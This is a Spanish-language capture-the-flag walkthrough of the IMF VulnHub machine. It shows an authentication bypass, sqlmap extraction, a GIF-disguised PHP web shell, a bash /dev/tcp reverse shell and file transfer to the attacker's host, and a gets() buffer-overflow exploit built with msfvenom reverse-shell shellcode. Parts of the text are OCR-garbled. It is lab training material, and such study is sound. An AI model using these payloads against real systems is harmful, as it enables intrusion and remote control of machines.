



```
(root@kali)-[/home/kali/alfredo]
  nmap -sS -sV -A -T4 10.0.12.4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-12 12:45 EDT
Nmap scan report for 10.0.12.4 (10.0.12.4)
Host is up (0.00032s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
| http-title: IMF - Homepage
|_http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 08:00:27:95:79:03 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (93%), Linux 3.13 - 4.4 (93%), Linux
3.16 - 4.6 (93%), Linux 3.2 - 4.14 (93%), Linux 3.8 - 3.16 (93%), Linux 4.4
(93%), Linux 4.2 (90%), Linux 3.13 (90%), Linux 3.18 (89%), Linux 3.13 - 3.16
 (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
TRACEROUTE
```



Librería obsoleta y posible vulnerabilidad



## #FLAG1



Termina con un =, que es típico en Base64 así que era una pista clara

```
<section id="service">
     <div class="container">
      <!-- flag1{YWxsdGhlZmlsZXM=} -->
```

```
(kali@ kali)-[~]
$ echo "YWxsdGhlZmlsZXM=" | base64 -d
allthefiles
```

## #FLAG (2)

Aquí había indicios de lo mismo ..

Pero separada por bloques, los JS en si no eran nada, simplemente librerías de efectos con el mouse. Si junto todo sale *imfinistrator* que podría ser como administrador pero de manera ofuscada, tal vez..

Archivo JS Base64	Decodificado
ZmxhZzJ7YVcxbVl	flag2{aW1mY
XUnRhVzVwYzNS	aW5pc3R
eVIYUnZjZz09fQ==	YXRvcg==
POSIBLE OTRA FLAG: in	nfinistrator

### Detectar nuevos ficheros o rutas en el servidor web


No se detecta nada nuevo , pero sabiendo la última flag a lo mejor puede llegar a existir una ruta /imfadministrator

```
roote kati)-[/nome/kati/attredo
  ~/go/bin/gobuster dir -u http://10.0.12.4 -w /usr/share/wordlists/dirb/co
mmon.txt -x php,html,js,txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:
                             http://10.0.12.4
[+] Method:
                             GET
[+] Threads:
                             /usr/share/wordlists/dirb/common.txt
[+] Wordlist:
[+] Negative Status codes:
[+] User Agent:
                             gobuster/3.6
[+] Extensions:
                             php, html, js, txt
[+] Timeout:
                             10s
Starting gobuster in directory enumeration mode
                      (Status: 403) [Size: 288]
/.php
/.html
                      (Status: 403) [Size: 289]
/.hta.txt
                      (Status: 403) [Size: 292]
                      (Status: 403) [Size: 291]
/.hta.is
                      (Status: 403) [Size: 288]
/.hta
/.hta.html
                      (Status: 403) [Size: 293]
/.htaccess
                      (Status: 403) [Size: 293]
/.htaccess.js
                      (Status: 403) [Size: 296]
                      (Status: 403) [Size: 298]
/.htaccess.html
/.htaccess.php
                      (Status: 403) [Size: 297]
/.htpasswd.php
                      (Status: 403) [Size: 297]
/.htpasswd.html
                      (Status: 403) [Size: 298]
/.htaccess.txt
                      (Status: 403) [Size: 297]
/.htpasswd.js
                      (Status: 403) [Size: 296]
/.htpasswd
                      (Status: 403) [Size: 293]
/.hta.php
                      (Status: 403) [Size: 292]
/.htpasswd.txt
                      (Status: 403) [Size: 297]
/contact nhn
                      (Status: 200) [Sizo: 06/0]
```




Gobuster v3.6 by OJ Reeves (@TheColonial)	გ Christian Mehlmauer (@firefart)
[+] Url: [+] Method: [+] Threads: [+] Wordlist: [+] Negative Status codes: [+] User Agent: [+] Extensions: [+] Timeout:	http://10.0.12.4  GET  10 /home/kali/alfredo/alfredorutas.txt  404 gobuster/3.6 js,txt,php,html 10s
Starting gobuster in direct	ory enumeration mode
/imfadministrator (State nistrator/] Progress: 5 / 10 (50.00%)	us: 301) [Size: 317] [→ http://10.0.12.4/imfadmi
Finished	Alaes-Na

## Y existe!



No era vulnerable con sentencias SQL o XSS así que tocaba fuerza bruta o probar con usuarios que salían en la página



### Es más en el código fuente de la web ponia

"I couldn't get the SQL working, so I hard-coded the password. It's still mad secure through. -Roger"

valid	password			Invalid use	ername.
	ne: rmichaels			Username	: akeith
ogin	u.			Password:	•••••
				Login	

Invalid use	ername.	
Username	estone	
Password:	•••••	
Login		

Nombre completo	Usuario	?
Roger S. Michaels	rmichaels	Si existe
Alexander B. Keith	akeith	No existe
Elizabeth R. Stone	estone	No existe
Translit with	(T////)	



Una de las pruebas típicas es comprobar si las validaciones están hechas y con BURP compruebo que enviando la password aunque no la sepamos, la valida y consigo acceder

Posible validación simple que tenga el backend de la web

if (\$\_POST['user'] == "rmichaels"
&& \$\_POST['pass'])


En PHP, si el backend espera \$\_POST['pass'] como un string, pero recibe un array (pass[]), puede provocar que el flujo del programa salte el control y otorgue acceso




## #FLAG (3)

Tambien en base64 flag3{Y29udGludWVUT2Ntcw==}

es



continueTOcms






.El objetivo es automatizar inyecciones SQL con sqlmap una vez descubierto que usa sql este CMS. Para ello , enumerara las tablas de la base de datos asociada al parámetro "pagename" de la aplicación web

```
Database: sys
[101 tables]
 processlist
 session
 version
 host_summary
 host_summary_by_file_io
 host_summary_by_file_io_type
 host_summary_by_stages
 host_summary_by_statement_latency
 host_summary_by_statement_type
 innodb_buffer_stats_by_schema
 innodb_buffer_stats_by_table
 innodb_lock_waits
 io_by_thread_by_latency
 io_global_by_file_by_bytes
 io global by file by latency
 io_global_by_wait_by_bytes
 io_global_by_wait_by_latency
 latest_file_io
 memory_by_host_by_current_bytes
```

```
#FLAG (4)
```

```
(root@kali)=[/home/kali/alfredo]
# sqlmap -u "http://10.0.12.4/imfadministrator/cms.php?pagename=home" \
--level=2 \
--cookie="PHPSESSID=on9gfstqu47f2rrq07s5r91lc1" \
-D admin -T pages --dump
```




Lo interesante es ver que hay en la DB de admin y listar todo.


		+
id   pagedata		
++	pagename 	I
		+
1   Under Construction.	11	1
2   Welcome to the IMF Administration.	upload	I
	home	1
3   Training classrooms available. <td>img src="./images/whitebo&gt;&lt; tutorials-incon </td> <td>pard.jpg"&gt;  Contact us for training. mplete  </td>	img src="./images/whitebo>< tutorials-incon	pard.jpg"> Contact us for training. mplete
4   <h1>Disavowed List</h1> <img src="./in&lt;/td&gt;&lt;td&gt;mages/redacted.jpg"/> <	ul> <li>*********/li&gt;<li>****** *****/li&gt;<li>**********/li&gt;<li>***********/li&gt;<li>************/li&gt;<li>*********************************</li></li></li></li></li></li>	
**** <li>**** *******/li&gt; -!</li>	Secretary   disavowlist	1

PD: La otra imagen era la que estaba en el diseño del template del panel CMS

PD2: La imagen no necesita login si se tiene la ruta absoluta se puede ver.



uploadr942.php




#### PD: subiendo webshell directa

### PD: renombrando php

```
15
16 -----WebKitFormBoundaryunqrAoCXCLM2kwBB
17 Content-Disposition: form-data; name="file"; filename="download.jpg"
18 Content-Type: image/jpeg
19
20 GIF8;
21 <?php
22 $command = $_GET['cmd'];
23 echo `$command';
24 ?>
```


Sin usar exec así es menos invasivo y puede pasar por acto por el WAFs de este CMS. Además al comienzo del archivo, al agregar la cadena GIF8;, que es la firma de los archivos GIF hace que el archivo se vea como una imagen en lugar de un archivo PHP



Ruta de imagen



Aunque se subían no podía ejecutar nada y probe con subir un gif y en el Repeater todo como gif y..



C △ Not secure 10.0.12.4/imfadministrator/uploads/4d32631604b8.gif?cmd=ls%20-la



GIF8; total 44 drwxr-xr-x 2 www-data www-data 4096 May 12 18:43 . drwxr-xr-x 4 www-data www-data 4096 Oct 17 2016 .. -tw-rr-rr- 1 www-data www-data 82 Oct 12 2016 .. htaccess -rw-r--r- 1 www-data www-data 60 May 12 18:29 16d32dd010ea.jpg -rw-r-r- 1 www-data www-data 60 May 12 18:25 279d2d413771.jpg -rw-r--r- 1 www-data www-data 60 May 12 18:39 33c9f7dd377a.jpg -rw-r-- 1 www-data www-data 60 May 12 18:39 33c9f7dd377a.jpg -rw-r-- 1 www-data www-data 60 May 12 18:33 f6552d69ef7.jpg -rw-r--r- 1 www-data 20 Oct 12 2016 f1ag5\_abc123def.xt



#### PD: Versión S.O

```
www-data@imf:/var/www/html/imfadministrator/uploads$ cat /etc/os-release cat /etc/os-release NAME="Ubuntu"

VERSION="16.04.1 LTS (Xenial Xerus)"

ID=ubuntu

ID_LIKE=debian

PRETTY_NAME="Ubuntu 16.04.1 LTS"

VERSION_ID="16.04"

HOME_URL="http://www.ubuntu.com/"

SUPPORT_URL="http://www.ubuntu.com/"

BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"

UBUNTU_CODENAME=xenial

WWw.data@imf:/war/www/html/imfadministrator/uploadst ■

A Notsecure 10.0.12.4/imfadministrator/uploads/4d32631604b8.gif?cmd=ls%20-la%20/home
```

GIF8; total 12 drwxr-xr-x 3 root root 4096 Sep 22 2016 . drwxr-xr-x 25 root root 4096 Oct 26 2016 .. drwxr-xr-x 4 setup setup 4096 Oct 26 2016 setup

GIF8; root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin news:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,;:/run/systemd:/bin/false systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false syslog:x:104:108::/home/syslog:/bin/false\_apt:x:105:65534::/nonexistent:/bin/false lxd:x:106:65534::/var/lib/lxd/:/bin/false mysql:x:107:111:MySQL Server,,,:/nonexistent:/bin/false messagebus:x:108:112::/var/run/dbus:/bin/false uuidd:x:109:113::/run/uuidd:/bin/false dnsmasq:x:110:65534:dnsmasq,,,:/var/lib/misc:/bin/false sshd:x:111:65534::/var/run/sshd:/usr/sbin/nologin setup:x:1000:1000:setup,,,:/home/setup:/bin/bash

## **Reverse Shell**

→ C S 10.0.12.4/imfadministrator/uploads/4d32631604b8.gif?cmd=bash -c "bash -i >%26/dev/tcp/10.0.12.5/4444 0>%261"

[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
listening on [any] 4444 ...
connect to [10.0.12.5] from (UNKNOWN) [10.0.12.4] 45130
bash: cannot set terminal process group (1178): Inappropriate ioctl for device
bash: no job control in this shell
www-data@imf:/var/www/html/imfadministrator/uploads\$

# Escalación de privilegios

#### Buscar en SUID y SGID

```
www-data@imf:/var/www/html/imfadministrator/uploads$ find / -type f -perm -40
00 -o -perm -2000 2>/dev/null
-o -perm -2000 2>/dev/null
/usr/local/lib/python3.5
/usr/local/lib/python3.5/dist-packages
/usr/local/share/sgml
/usr/local/share/sgml/doclaration
```

#### Sudo

```
su: Authentication faiture
www-data@imf:/var/www/html/imfadministrator/uploads$ sudo -l
sudo -l
[sudo] password for www-data:
```

## #FLAG (5)

```
www-data@imf:/var/www/html/imfadministrator/uploads$ cat flag5_abc123def.txt
cat flag5_abc123def.txt
flag5{YWdlbnRzZXJ2aWNlcw=}
www-data@imf:/var/www/html/imfadministrator/uploads$
www-data@imf:/var/www/html/imfadministrator/uploads$
```

```
(kali⊗ kali)-[~]
$ echo "YWdlbnRzZXJ2aWNlcw=" | base64 -d
agentservices

(kali⊛ kali)-[~]
```

```
www-data@imf:/var/www/html/imfadministrator/uploads$ find / -name agent 2>/dev/null
find / -name agent 2>/dev/null
/usr/local/bin/agent
/etc/xinetd.d/agent
www-data@imf:/var/www/html/imfadministrator/uploads$ bash: [2760: 3 (255)] tosetattre
```

```
File Actions Edit view Help
www-data@imf:/usr/local/bin$ ls
ls
access_codes agent
www-data@imf:/usr/local/bin$
```

```
www-data@imf:/usr/local/bin$ strings /usr/local/bin/access_codes > /tmp/access_codes_strings.txt
odes_strings.txtal/bin/access_codes > /tmp/access_c
www-data@imf:/usr/local/bin$ strings /usr/local/bin/agent > /tmp/agent_strings.txt
xtrings /usr/local/bin/agent > /tmp/agent_strings.t
www-data@imf:/usr/local/bin$
```



### Pasar binario a mi maquina

www-data@imf:/tmp\$ cp /usr/local/bin/agent alfredo
cp /usr/local/bin/agent alfredo

systemd-private-re452444/3/9496985at593D8eacedCD-systemd-timesyncd.service-DmJGIV www-data@imf:/tmp\$ bash -c 'exec 3◇/dev/tcp/10.0.12.5/4445; cat /tmp/alfredo >&3' 3' h -c 'exec 3◇/dev/tcp/10.0.12.5/4445; cat /tmp/alfredo >&





### **GHIDRA**

asprintf(&local\_28, "%i", 48093572);

Problema: gets() no limita la cantidad de caracteres que puede leer. Si el usuario introduce más caracteres de los que local\_a8 puede almacenar.

Produce buffer overflow

```
printf("\nEnter report update: ");
gets(local_a8);
printf("Report: %s\n",local_a8);
puts("Submitted for review.");
return local_a8;
```

Al ejecutarlo pide un iD, al crear un proyecto en ghidra y ver en C su código veo que obliga a poner este ID de agente abajo. New Project

Select Project Location

Project Directory: //home/kali

Project Name: alfredo ejecutable

Agent ID: 48093572
Login Validated

Main Menu:

1. Extraction Points
2. Request Extraction
3. Submit Report
0. Exit
Enter selection:

### Patrones

Para ejecutar el Buffer Overflow necesitamos saber exactamente cuántos caracteres tienes que enviar para llegar a la parte crítica de la memoria

Para eso, no solo se manda solo "A" repetidas porque no sabes dónde se para la "A" que causa el crash.

LILLET SELECTION, S

Entonces, se genera un patrón único y no repetitivo, tipo:

```
___(kali⊕ kali)-[~]
_$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 200
```

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4A d5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag

c



Se provoca el fallo del programa usando el patrón que creamos antes.

Ese valor que se origina forma parte del patrón que se inyectó, y ahora se usar para calcular el offset exacto.

### GDB

En resumen este programa es un depurador y se utiliza para saber en qué momento se crasheo un programa y cómo se comporta la memoria.

```
(kali⊕ kali)-[~]

$ gdb alfredo
GNU gab (Debian 16.3-1) 16.3
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <a href="http://gnu.org/licenses/gpl.html">http://gnu.org/licenses/gpl.html</a>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86 64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
Find the GDB manual and other documentation resources online at:
For help, type "help".
Type "apropos word" to search for commands related to "word" ...
Reading symbols from alfredo ...
(No debugging symbols found in alfredo)
(gdb) run
Starting program: /home/kali/alfredo
[Thread debugging using libthread db enabled]
Using host libthread db library "/lib/x86 64-linux-gnu/libthread db.so.1".
 |__| V | _| Agent
| | | | \/| | _| Reporting
Agent ID: 48093572
Login Validated
Main Menu:
1. Extraction Points
2. Request Extraction
3. Submit Report
0. Exit
Enter selection: 3
Enter report update: Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6A
c8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1As
Report: Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ac
2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag
Submitted for review.
```

Program received signal SIGSEGV, Segmentation fault.

0×41366641 in ?? ()

### offsets

El offset es el número de bytes que tienes que enviar para llegar justo a esa parte crítica de la memoria.

```
(kali® kali)-[~]
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 41366641

[*] Exact match at offset 168

$\times \text{(kali@ kali)-[~]}$
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```


. En este caso, con **168 letras**, llenamos todo el espacio **justo hasta la parte que controla por dónde sigue el programa**.

\_\_\_\_\_

Generar payload - shell reversa

Está escrito en forma de bytes, porque así es como se entienden las instrucciones en memoria.

```
-(kali⊛ kali)-[~]
   s msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.0.12.5 LPORT=4499 -f python -b "\x00\x0a\x0d"
   [-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
   [-] No arch selected, selecting arch: x86 from the payload
   Found 11 compatible encoders
   Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
   x86/shikata ga nai succeeded with size 95 (iteration=0)
   x86/shikata ga nai chosen with final size 95
   Final size of python file: 479 bytes
vc buf = b""
   buf += b"\xd9\xc8\xd9\x74\x24\xf4\xbe\x96\x80\xa7\x56\x5f"
  buf += b"\x33\xc9\xb1\x12\x83\xc7\x04\x31\x77\x13\x03\xe1"
buf += b"\x93\x45\xa3\x3c\x4f\x7e\xaf\x6d\x2c\xd2\x5a\x93"
   buf += b"\x3b\x35\x2a\xf5\xf6\x36\xd8\xa0\xb8\x08\x12\xd2"
   buf += b"\xf0\x0f\x55\xba\x08\xf0\xa9\x3f\x65\xf2\xb1\x2e"
   buf += b"\xe6\x7b\x50\xe0\x6e\x2c\xc2\x53\xdc\xcf\x6d\xb2"
  buf += b"\xef\x50\x3f\x5c\x9e\x7f\xb3\xf4\x36\xaf\x1c\x66"
   buf += b"\xae\x26\x81\x34\x63\xb0\xa7\x08\x88\x0f\xa7"
```



en #shellcodes hay q poner los codigo que genero el msfvenom de antes

#### Subido al github

https://github.com/alfrejimglez/IMF-Walkthrough--VulnHub--Espa-ol---Castellano-/blob/main/alfredo exploit.py

## **Exploit Python**

```
IMF-Walkthrough--VulnHub--Espa-ol---Castellano- / alfredoexploit.py
  alfrejimglez Create alfredoexploit.py
   Code
            Blame 34 lines (26 loc) · 745 Bytes
             import time, struct, sys
             import socket as so
             #shellcodes generados
             buf += b"A" * (168 - len(buf))
             buf += b"\x63\x85\x04\x08\n"
                server = str(sys.argv[1])
                port = int(sys.argv[2])
             except IndexError:
                print("[+] Usage example: python %s 192.168.56.103 7788" % sys.argv[0])
             s = so.socket(so.AF_INET, so.SOCK_STREAM)
             print("\n[+] Attempting to send buffer overflow to agent....")
                s.connect((server, port))
                s.recv(1024)
                s.send(b"48093572\n")
                s.recv(1024)
                s.send(b"3\n")
                s.send(buf)
```

### Ejecución

```
(root@ kali)-[/home/kali]
python3 alfredoexploit.py 10.0.12.4 7788
[+] Attempting to send buffer overflow to agent....
```

```
(kali⊛ kali)-[~]
$ sudo nc -nlvp 4448
[sudo] password for kali:
listening on [any] 4448 ...
```

www-data@imf:/tmp\$ cat access\_codes\_strings.txt
cat access\_codes\_strings.txt
SYN 7482,8279,9467
www-data@imf:/tmp\$

Pero daba fallo porque si hacemos memoria en la carpeta donde se encontró el agent había unos códigos de accesos o si revisaba el puerto 7788 estaba cerrado.

La victima usaba port knocking, que abre puertos solo si tocas otros puertos en un orden secreto. Al hacer ./knock 10.0.12.4 7482 8279 9467 enviamos esa "llave", y así se abre el puerto 7788 para el exploit.

PD: Link de Knock: <a href="https://github.com/guelfoweb/knock">https://github.com/guelfoweb/knock</a>



```
(root@kali)-[/home/kali]
# python3 alfredoexploit.py 10.0.12.4 7788
```

- [+] Attempting to send buffer overflow to agent....
- [+] Completed.

```
root@imf:/# su alfredo
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

alfredo@imf:/$
```

#### Root

```
└S sudo nc -nlvp 4448
  [sudo] password for kali:
  listening on [any] 4448 ...
  connect to [10.0.12.5] from (UNKNOWN) [10.0.12
  bin
  boot
  dev
c home
  initrd.img
  initrd.img.old
  lib32
  lib64
  libx32
  lost+found
  media
  mnt
  opt
  proc
  root
  sbin
  snap
  srv
  tmp
  usr
  var
  vmlinuz
  vmlinuz.old
  uid=0(root) gid=0(root) groups=0(root)
  add user alfredo
  //bin/sh: 4: add: not found
  useradd alfredo
  uid=0(root) gid=0(root) groups=0(root)
```

## #FLAG (6)

cat FLag.txt cat: FLag.txt: No such file or directory cat Flag.txt flag6{R2gwc3RQcm90MGMwbHM=} cat TheEnd.txt /\_/-/--v\_\_v\_\(\_-(\_-\//-\/-) /\_///-!/-/\\_/\\_/\_/\\_/\_/\\_/ Congratulations on finishing the IMF Boot2Root CTF. I hope you enjoyed it. Thank you for trying this challenge and please send any feedback. Geckom Twitter: @g3ck0ma Email: geckom@redteamr.com Web: http://redteamr.com Special Thanks Binary Advice: OJ (@TheColonial) and Justin Stevens (@justinsteven) Web Advice: Menztrual (@menztrual) Testers: dook (@dooktwit), Menztrual (@menztrual), llid3nlq and 0J(@TheColonial)